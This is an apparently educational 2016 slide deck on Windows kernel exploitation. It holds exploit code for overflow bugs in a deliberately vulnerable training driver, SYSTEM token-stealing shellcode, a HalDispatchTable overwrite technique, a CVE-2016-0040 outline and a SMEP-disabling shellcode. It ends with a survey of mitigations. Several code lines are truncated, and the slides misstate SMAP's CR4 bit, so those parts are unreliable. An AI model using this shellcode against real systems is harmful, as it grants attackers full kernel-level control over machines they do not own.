Exploitation techniques for NT kernel

Adrien 'Adr1' Garin

EPITA

July 14, 2016

Introduction

Introduction

- Lot of security measure in userland
- bypassing sandboxes
- ring0 privileges
- UAC bypass
- Lots of signed drivers are vulnerable

Introduction

- An error at the kernel level = BSoD
- The kernel is a large and complex system
  - lots of interconnected subsystems that you have to deeply understand
  - less likely to be bug-free

General concepts

General concepts

- find the location or offsets of critical structures in kernel memory
- find addresses of kernel API functions
- two possibilities for code execution
  - code located in user space (easier)
  - code located in kernel space (harder but SMEP bypass)



Figure 1:Shellcode type overview

General concepts

List modules

```
PRTL_PROCESS_MODULES m = VirtualAlloc(NULL, 1024 * 1024,
                                      MEM_COMMIT,
                                      PAGE_READWRITE);

NtQuerySystemInformation(SystemModuleInformation,
                         m, 1024 * 1024, NULL);

for (SIZE_T i = 0; i < m->NumberOfModules; ++i) {
 printf("Image base: %p\n", m->Modules[i].ImageBase);
 printf("Image name: %s\n",
 m->Modules[i].FullPathName + m->Modules[i].OffsetToFileName);
}
```

Output


```
Image base: FFFFF8008B683000
Image name: ntoskrnl.exe

Image base: FFFFF8008B610000
Image name: hal.dll

Image base: FFFFF8008A005000
Image name: kd.dll

Image base: FFFFF8003D4C0000
Image name: mcupdate_GenuineIntel.dll

Image base: FFFFF8003D550000
Image name: werkernel.sys

Image base: FFFFF8003D560000
Image name: CLFS.SYS
[...]
```

General concepts

Now we can load these module in user-space with `LoadLibrary` and use `GetProcAddress` to compute offset

```
return GetProcAddress(ntoskrnl, "NtCreateFile) - ntoskrnl;
```

General concepts



Figure 2:System process

Privilege escalation

- Elevate privileges of the user-mode process
- Copy the System token and overwrite the current process access token

General concepts

- Enumerate EPROCESS structures in kernel memory
- find the System process
- copy the pointer to the token structure of *System* to the *current process*
- Now the process receives the SID *S-1-5-18*

DACL



Figure 3:DACL

Discretionary access control list (DACL)

Specifies who has what access to the object

ACL

WinDbg

```
lkd> !process 0 0 explorer.exe
PROCESS ffffe0005168a840
    SessionId: 1  Cid: 1690    Peb: 00b85000  ParentCid: 1664
    DirBase: 191e8c000  ObjectTable: ffffc001f211eb80
    Image: explorer.exe
```

ACL

WinDbg

```
lkd> !process 1690 1
Searching for Process with Cid == 1690
PROCESS ffffe0005168a840
    SessionId: 1  Cid: 1690    Peb: 00b85000  ParentCid: 1664
    DirBase: 191f0c000  ObjectTable: ffffc001f211eb80
    Image: explorer.exe
    DeviceMap ffffc001dd5cd760
    Token                             ffffc001f212a960
    [...]
```

ACL

WinDbg

```
lkd> !token ffffc001f212a960
_TOKEN ffffc001f212a960
TS Session ID: 0x1
User: S-1-5-21-542871337-1692334756-291223173-1001
User Groups:
 00 S-1-5-21-542871337-1692334756-291223173-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 [...]
Primary Group: S-1-5-21-542871337-1692334756-291223173-513
Privs:
 19 0x000000013 SeShutdownPrivilege                Attributes -
 23 0x000000017 SeChangeNotifyPrivilege            Attributes - En
 25 0x000000019 SeUndockPrivilege                  Attributes -
 33 0x000000021 SeIncreaseWorkingSetPrivilege      Attributes -
 34 0x000000022 SeTimeZonePrivilege                Attributes -
```

ACL

WinDbg

```
lkd> !object ffffe0005168a840
Object: ffffe0005168a840  Type: (ffffe0004ba88480) Process
    ObjectHeader: ffffe0005168a810 (new version)
    HandleCount: 14  PointerCount: 421752
```

ACL

WinDbg

```
lkd> dt _OBJECT_HEADER ffffe0005168a810
nt!_OBJECT_HEADER
    +0x000 PointerCount     : 0n421628
    +0x008 HandleCount      : 0n14
    [...]
    +0x020 ObjectCreateInfo : 0xffffe000`4fb86d80 _OBJECT_CREATE_
    +0x020 QuotaBlockCharged : 0xffffe000`4fb86d80 Void
    +0x028 SecurityDescriptor : 0xffffc001`d716b994 Void
    +0x030 Body             : _QUAD
```

ACL

WinDbg

```
lkd> !sd 0xffffc001`d716b994 & -10
->Owner   : S-1-5-21-542871337-1692334756-291223173-1001
->Group   : S-1-5-21-542871337-1692334756-291223173-513
[...]
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x24
->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
->Dacl    : ->Ace[0]: ->SID: S-1-5-21-542871337-1692334756-291223

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x001fffff
->Dacl    : ->Ace[1]: ->SID: S-1-5-18
[...]
```

Internals

How to pass buffers

- Buffered I/O
- Direct I/O
- Neither Buffered Nor Direct I/o

Buffered I/O



Figure 4:Buffered I/O

Exploitation

HackSys

- Lot of resource exist for usermode exploitation
- But not so much for kernelmode exploitation
- Try HackSys Extreme Vulnerable Driver

Stack overflow

driver.c

```
NTSTATUS fooIoctlHandler(PIRP Irp, PIO_STACK_LOCATION IrpSp) {
 SIZE_T Size = 0;
 PVOID UserBuffer = NULL;

 UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;
 Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength

 bar(UserBuffer, size);

 return STATUS_SUCCESS;
}
```

Stack overflow


```
void bar(IN PVOID UserBuffer, IN SIZE_T Size) {
    ULONG KernelBuffer[512] = {0};
    RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);

    DbgPrint("[+] bar\n");
}
```

Exploit

exploit.c

```
// userModeBufferSize = 512 + 9
RtlFillMemory((PVOID)pUserModeBuffer, userModeBufferSize, 0x41);

pMemoryAddress = (PVOID)(((ULONG)pUserModeBuffer +
                          userModeBufferSize) -
                          sizeof(ULONG));

*(PULONG)pMemoryAddress = (ULONG)pEopPayload;

DeviceIoControl(hFile, FOO_IOCTL, pUserModeBuffer,
                userModeBufferSize,
                NULL, 0, &bytesReturned, NULL);
```

Integer overflow

driver.c

```
void IntegerOverflow(PVOID UserBuffer, SIZE_T Size) {
    ULONG BufferTerminator = 0xBAD0B0B0;
    SIZE_T TerminatorSize = sizeof(BufferTerminator);
    ULONG KernelBuffer[512] = {0};
    ULONG Count = 0;

    if ((Size + TerminatorSize) > sizeof(KernelBuffer))
        return;

    while (Count < (Size / sizeof(ULONG))) {
        if (*(PULONG)UserBuffer != BufferTerminator) {
            KernelBuffer[Count] = *(PULONG)UserBuffer;
            UserBuffer = (PULONG)UserBuffer + 1;
            Count++;
        } else {
            break;
        }
    }
}
```

Exploit

exploit.c

```
RtlFillMemory((PVOID)pUserModeBuffer, userModeBufferSize, 0x41);

pMemoryAddress = (PVOID)(((ULONG)pUserModeBuffer + userModeBuffer
*(PULONG)pMemoryAddress = (ULONG)pEopPayload;

pMemoryAddress = (PVOID)((ULONG)pMemoryAddress + sizeof(ULONG));
*(PULONG)pMemoryAddress = (ULONG)0xBAD0B0B0;

DeviceIoControl(hFile, IOCTL_INTEGER_OVERFLOW,
    (LPVOID)pUserModeBuffer,
    (DWORD)0xFFFFFFFF,
    NULL,
    0,
    &bytesReturned,
    NULL);
```

Write What Where

- HalDispatchTable

KeQueryIntervalProfile

```
kd> u nt!KeQueryIntervalProfile
nt!KeQUeryIntervalProfile+0x29
8099a101 lea     eax,[ebp-0Ch]
8099a104 push    eax
8099a105 push    0Ch
8099a107 push    1
8099a109 call    [nt!HalDispatchTable+0x4]
8099a10f test    eax,eax
8099a111 jl      8099a11e
```

Exploit

Get the address of HalDispatchTable

- Get the base address of ntoskrnl.exe
- LoadLibrary("ntoskrnl.exe")
- GetProcAddress(ntoskrnl, "HalDispatchTable")

Shellcode

System token stealing

```
pushad ; Save registers state
mov eax, fs:[0x124] ; KTHREAD
mov eax, [eax + EPROCESS_OFF]
mov ecx, eax ; Copy current process _EPROCESS structu
mov edx, 4 ; SYSTEM Pid

SearchSystemPID:
 mov eax, [eax + FLINK_OFF]
 sub eax, FLINK_OFF
 cmp [eax + PID_OFF], edx
 jne SearchSystemPID

mov edx, [eax + TOKEN_OFF] ; Get SYSTEM process nt!_E
mov [ecx + TOKEN_OFF], edx ; Replace target process n
popad ; Restore registers state
```

CVEs

CVE-2016-0040

- exploit-db #40039
- MS16-014 (February 9, 2016)
- KB3126587
- Uninitialized pointer dereference
- Vulnerability can be triggered even by process with low integrity level

CVE-2016-0040

- WMIDataDevice accessible from user mode
- WmipReceiveNotifications is vulnerable

```
int WmipReceiveNotifications(int SystemBuffer,
                             ULONG* OutputBufferSize,
                             PVOID PRIP) {
    if (SystemBuffer > 10) {
        LocalBuffer = ExAllocatePool(...);
    }

    if (SystemBuffer) {
        // init LocalBuffer
    }

    *(DWORD*)(LocalBuffer + 60) = UserBuffer[8];
}
```

CVE-2016-0040

- We can use NtMapUserPage to spray the stack
- `NtMapUserPhysicalPages(BufferUser, 1024, 0x41414141);`
- This will put 4096 'A' into the stack

CVE-2016-0040

WmipReceiveNotifications

```
FOLLOWUP_IP:
nt!WmipReceiveNotifications+315
8162ee36 89483c mov dword ptr [eax+3Ch],ecx

// ecx is 0x41414141 , eax is from stack
```

Mitigations

KASLR

- Since Windows 7, kernel modules base addresses have been randomized
- Effective against remote exploits
- But with local exploit you can call `NtQuerySystemInformation`

Integrity levels

- Implemented since Windows Vista
- Kernel exploit mitigation since Windows 8.1
- Processes that run under low integrity level cannot get kernel addresses by calling NtQuerySystemInformation



Figure 5:Integrity levels

DEP/NX

- NX bit
- prevents code execution in DATA areas like STACK, HEAP etc.



Figure 6:DEP

Supervisor Mode Execution Prevention

- Implemented by Intel CPU since `Ivy Bridge`
- Supported since Windows 8
- The idea is to separate executable kernel space from executable user space
- Only code located in kernel space can be executed in kernel mode
- It's not possible anymore to jump directly in an user buffer
- Bit #20 of CR4
- Use ROP to bypass

SMEP bypass

- Hack In The Box Magazine #3

```
mov eax, cr4
btr eax, 20
mov cr4, eax
jmp 0x0BAAAAAD
```

- Put this shellcode in reserved object (NtQueueApcThreadEx)
- Obtain the address of the object structure by calling NtQuerySystemInformation

```
NtQueueApcThreadEx(HANDLE hThread, HANDLE hApcReserve,
 PVOID ApcRoutine, PVOID ApcArg1, PVOID ApcArg2, PVOID ApcArg3);
```

Supervisor Mode Access Prevention

- Same as SMEP but for DATA
- Bit #20 of CR4

Control-flow Enforcement Technology

- Works on legacy platforms without changes
- CET defines a second stack (shadow stack) exclusively used for control transfer operations
- New register: SSP
- When CET is enabled CALL instruction pushes the return address into both stack
- RET instruction pops return address from both stack
  - if the two addresses match, execution is transferred to this address
- You cannot switch or modify the shadow stack

Conclusion

Conclusion

- New mitigations and security measures from Microsoft and Intel make exploitation harder

Thanks

References

- Windows Internals 6th edition
- MWR labs Windows 8 Kernel Memory Protections Bypass
- CET paper

Contact

- IRC: Adr1@irc.rezosup.org
- Mail: adr1@lse.epita.fr
- Twitter: @0x2Adr1